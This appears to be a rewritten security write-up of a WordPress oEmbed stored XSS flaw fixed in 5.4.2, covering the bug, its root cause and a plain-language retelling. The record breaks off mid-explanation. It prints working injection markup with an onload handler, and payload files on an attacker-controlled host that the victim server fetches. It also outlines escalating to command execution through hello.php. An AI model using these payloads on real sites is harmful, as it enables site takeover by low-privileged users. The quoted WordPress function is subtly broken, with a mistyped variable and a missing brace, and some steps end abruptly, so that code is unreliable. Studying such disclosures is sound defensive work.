Researchers
A filter function in WordPress's oEmbed handling ran after sanitisation and could be abused to inject an onload attribute into an iframe, allowing any user who can create or edit a post to embed JavaScript that executes when the post is viewed. An attacker could then take complete control of the site if an administrator viewed the post.
 Published on pentest.co.uk
A long-lived XSS vulnerability was patched in WordPress 5.4.2. It allowed any authenticated user, with privileges to create or edit a post, to embed arbitrary JavaScript within the post.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
WordPress ships an oEmbed feature that lets an author embed content from an external URL into a post. When a post contains a link that WordPress recognises as embeddable, the site fetches HTML from the supplied URL and tries to embed it safely. The safety model is deliberately narrow: the fetched HTML may only contain a small set of tags (iframe and blockquote), and the attributes allowed on those elements are strictly limited.
A long-lived cross-site scripting (XSS) flaw in this path was patched in WordPress 5.4.2. It allowed any authenticated user with privileges to create or edit a post to embed arbitrary JavaScript within the post. When the post was later viewed, the code executed in the context of the site.
Here is a video demonstrating the issue:
Setup
To exploit the issue, an attacker needed to host two files on a web server under their control. The victim server also had to be able to reach the attacker's web server to download the payload. Robust outbound controls on the server side would prevent exploitation, but the author notes that enabling such controls would stop WordPress from embedding any URLs, which is a practical necessity and therefore rarely implemented.
The demonstration used a user with at least contributor permissions on the victim site, and an administrator who subsequently reviewed the post.
Finding it
The embedding functionality fetches HTML from a user-supplied URL and attempts to embed it securely by allowing only iframe and blockquote tags and strictly limiting their attributes. The problem sits in a filter function, wp_filter_oembed_iframe_title_attribute, which runs after other sanitisation has taken place. It runs after the other sanitisation has taken place, so the markup it edits is not re-checked by those earlier filters.
The function looks for the title attribute of the first (usually only) iframe element and then tries to remove the old title value. That removal is a plain string replacement, and the string being replaced is built from attacker-influenced content. The removal step trusts the shape of the markup it is editing.
Exploitation
Step 1: craft markup that abuses the title removal
The function can be abused to cause other attributes to exist on the iframe tag by supplying HTML such as:
<blockquote><iframe title=' width="'></iframe></blockquote><iframe src='noexist' title='xxx'
height=' title=' width="'' onload='alert(123)'"></iframe>
In this markup the two iframes have the following attributes.
IFRAME 1:
| Attribute | Value |
|---|---|
| title | width=" |
IFRAME 2:
| Attribute | Value |
|---|---|
| src | noexist |
| title | xxx |
| height | title= |
| width | '' onload='alert(123)' |
When the removal line executes, every occurrence of the string title=' width="' is removed. The markup above therefore becomes:
<blockquote><iframe ></iframe></blockquote><iframe src='noexist' title='xxx'
height=' ' onload='alert(123)'"></iframe>
Which gives the iframes the following attributes.
IFRAME 1: no attributes remain.
IFRAME 2:
| Attribute | Value |
|---|---|
| src | noexist |
| title | xxx |
| height | (empty) |
| onload | alert(123) |
The JavaScript added to the onload attribute was executed whenever this post was viewed.
Step 2: host the payload files
The attacker hosts two files. In the demonstration, payload.htm was hosted on the attacker's server:
<HTML>
        <HEAD>
                <LINK type="application/json+oembed" href="http://attackbox1.pentest.co.uk/payload.json">
        </HEAD>
</HTML>
The second file, payload.json, contains the malicious embed:
{
        "type":"rich",
        "html":"<blockquote><iframe title=' width=\"'></iframe></blockquote><iframe src='noexist' title='xxx'
         height=' title=' width=\"'' onload='eval(String.fromCharCode(118,97,114,…))'\"></iframe>"
}
The full encoded payload has been truncated in the write-up to avoid it being trivially weaponised before vulnerable sites could be updated. The payload was encoded with a String.fromCharCode encoder to avoid various escaping issues.

Step 3: create the post
The attacker logs in to the victim site as a user with at least contributor permissions and creates a post which embeds the content:
Step 4: wait for an administrator to review the post
When an administrator subsequently reviews the post, the payload runs:


Step 5: use the execution to take over the site
The payload was based on the g0blin research article on XSS and WordPress. It modified the plugin file to edit to hello.php, which is present and accessible by default on all WordPress instances, with a few other minor alterations. Once executed, hello.php is modified to allow arbitrary system commands to be run:

Root cause
The vulnerable function is wp_filter_oembed_iframe_title_attribute, which runs after other sanitisation has taken place:
function wp_filter_oembed_iframe_title_attribute( $result, $data, $url ) {
	if ( false === $result || ! in_array( $data->type, array( 'rich', 'video' ) ) ) {
		return $result;
	}

	$title = ! empty( $data->title ) ? $data->title : '';

	$pattern        = '`<iframe[^>]*?title=(\\\\\'|\\\\"|[\'\"])([^>]*?)\1`i';
	$has_itle_attr = preg_match( $pattern, $result, $matches );

	if ( $has_title_attr && ! empty( $matches[2] ) ) {
		$title = $matches[2];
	}

	/**
	 * Filters the title attribute of the given oEmbed HTML iframe.
	 *
	 * @since 5.2.0
	 *
	 * @param string $title  The title attribute.
	 * @param string $result The oEmbed HTML result.
	 * @param object $data   A data object result from an oEmbed provider.
	 * @param string $url    The URL of the content to be embedded.
	 */
	$title = apply_filters( 'oembed_iframe_title_attribute', $title, $result, $data, $url );

	if ( '' === $title ) {
		return $result;
	}

	if ( $has_title_attr ) {
		// Remove the old title, $matches[1]: quote, $matches[2]: title attribute value.
		$result = str_replace( ' title=' . $matches[1] . $matches[2] . $matches[1], '', $result );
	}

	return str_ireplace( '<iframe ', sprintf( '<iframe title="%s" ', esc_attr( $title ) ), $result );
The function finds the title attribute of the first iframe and then removes the value with str_replace. Because the string it removes is derived from the attacker's markup, the attacker can arrange for that exact string to appear in a place that changes the attribute structure of a second iframe. Removing it there leaves a new attribute (onload) in the markup. The earlier sanitisation has already run, so the injected attribute is never checked.
Impact
The design of WordPress means XSS bugs are particularly impactful. The author points to g0blin's article on the aftermath of XSS in WordPress, noting that the payloads demonstrated there still work today with small modifications. Provided an administrative user views the post, an attacker can take complete control of the site. In the demonstration, the payload modified hello.php so that arbitrary system commands could be executed.
Exploitation depends on the victim server being able to reach the attacker's web server to download the payload. Outbound controls would block it, but the author notes they are rarely implemented because they would break embedding.
Fix
The vulnerability was patched in WordPress 5.4.2.
Variants to test
- Look for other filters that run after sanitisation and edit markup with string replacement rather than a parser. A positive result is markup where a removal step changes the attribute structure of a later element, leaving an event handler such as
onloadin place. - Test oEmbed responses whose
htmlcontains more than one iframe, with a title value that also appears elsewhere in the markup. A positive result is a second iframe that gains an attribute the sanitiser never saw. - Check whether the target server can make outbound requests to an attacker-controlled host. A positive result is the server fetching
payload.htmandpayload.jsonfrom that host. - A positive result is script execution when a higher-privileged user views the post.
- Test whether a low-privileged account (contributor or above) can create the post that carries the embed. A positive result is the payload being stored and rendered for an administrator who reviews it.
What happened, in plain words
WordPress is a popular system for building websites and blogs. It lets people write posts in a web browser and publish them. One of its features is called oEmbed: instead of just pasting a link to a video or another page, you paste the link and WordPress fetches a small piece of HTML from that address and shows it inside your post, so the content appears embedded. Think of it like a shop that will display a poster you send them, but only after checking the poster is made of allowed materials.
That checking is the security part. WordPress only allows a couple of HTML tags in the fetched content, mainly iframe (a window that shows another page inside the current page) and blockquote (an indented quote). It also limits which attributes those tags may carry. An attribute is a setting written inside a tag, such as src (the address to load) or title (a description).
A bug in this checking lasted a long time and was fixed in WordPress 5.4.2. It let any logged-in user who could create or edit a post slip JavaScript into the post. JavaScript is the programming language that runs inside your browser and can do things on the page. When the post was later opened, that code ran as if it were part of the site. This kind of flaw is called cross-site scripting, or XSS: an attacker gets their own code to run in someone else's browser, in the context of the victim's website.
Here is a video demonstrating the issue:
The setup needed to exploit it
To make the bug do something, the attacker needed two things:
- A web server they control, hosting two files.
- The victim's WordPress server must be able to reach that server over the network, because WordPress downloads the embed content from the address the attacker supplies.
A company could block its servers from making outgoing connections to arbitrary addresses. That would stop this attack. But the author points out that such a block would also stop WordPress from embedding any URL at all, which people rely on, so it is rarely switched on.
The demonstration used a user with at least contributor permissions on the victim site. In WordPress, a contributor is a low-level account that can write posts but not publish them; someone with higher rights has to review and publish. The attack waits for an administrator, a user with full control, to look at the post.
Finding the flaw
The embedding feature fetches HTML from a URL the user supplies and tries to embed it safely. It allows only iframe and blockquote tags and strictly limits their attributes. The problem is in a filter function called wp_filter_oembed_iframe_title_attribute. A filter is a piece of code that inspects or changes data as it passes through. This one runs after the other cleaning steps have already happened. Because it runs last, whatever it changes is not checked again by the earlier filters.
The function looks for the title attribute of the first iframe (usually the only one) and then tries to remove the old title value. That removal is a plain text replacement: it searches for an exact string and deletes every copy of it. The string it searches for is built from content the attacker controls. That is the weakness: a removal step that trusts the shape of the markup it is editing.
Exploitation
Step 1: craft markup that abuses the title removal
The function can be tricked into leaving extra attributes on an iframe by supplying HTML such as:
<blockquote><iframe title=' width="'></iframe></blockquote><iframe src='noexist' title='xxx'
height=' title=' width="'' onload='alert(123)'"></iframe>
Line by line, in plain words:
<blockquote>opens a quote block. It is there to make the content look like a normal embed.- The first
<iframe title=' width="'>has atitleattribute whose value iswidth=". Notice the value starts with a space and contains a double quote. This odd value is deliberate: it is the exact text the filter will later search for and delete. </iframe></blockquote>closes the first iframe and the quote.- The second
<iframe src='noexist' title='xxx' height=' title=' width="'' onload='alert(123)'>is the real weapon. Its attributes are split across two lines.src='noexist'points at an address that does not exist, so nothing loads.title='xxx'is a harmless title.height=' title='is a height value that itself contains the texttitle=.width="'' onload='alert(123)'is a width value that contains the textonload='alert(123)'.onloadis an event attribute: the browser runs its value when the element finishes loading.alert(123)is JavaScript that pops up a box saying 123.
In this markup the two iframes have the following attributes.
IFRAME 1:
| Attribute | Value |
|---|---|
| title | width=" |
IFRAME 2:
| Attribute | Value |
|---|---|
| src | noexist |
| title | xxx |
| height | title= |
| width | '' onload='alert(123)' |
When the removal line executes, every occurrence of the string title=' width="' is removed. The markup above therefore becomes:
<blockquote><iframe ></iframe></blockquote><iframe src='noexist' title='xxx'
height=' ' onload='alert(123)'"></iframe>
What changed, piece by piece:
- The first iframe's
title=' width="'was deleted, leaving<iframe >with no attributes. - In the second iframe, the text
title=' width="'was also deleted, but it was sitting inside theheightvalue. Removing it joined the leftover pieces so thatheight=' 'became a normal empty height, and the rest of the old width value,'' onload='alert(123)', was left behind as a separateonloadattribute.
Which gives the iframes the following attributes.
IFRAME 1: no attributes remain.
IFRAME 2:
| Attribute | Value |
|---|---|
| src | noexist |
| title | xxx |
| height | (empty) |
| onload | alert(123) |
The JavaScript added to the onload attribute was executed whenever this post was viewed. The earlier sanitiser had already run, so it never saw the onload attribute.
Step 2: host the payload files
The attacker hosts two files. In the demonstration, payload.htm was hosted at http://attackbox1.pentest.co.uk/payload.htm:
<HTML>
        <HEAD>
                <LINK type="application/json+oembed" href="http://attackbox1.pentest.co.uk/payload.json">
        </HEAD>
</HTML>
Line by line:
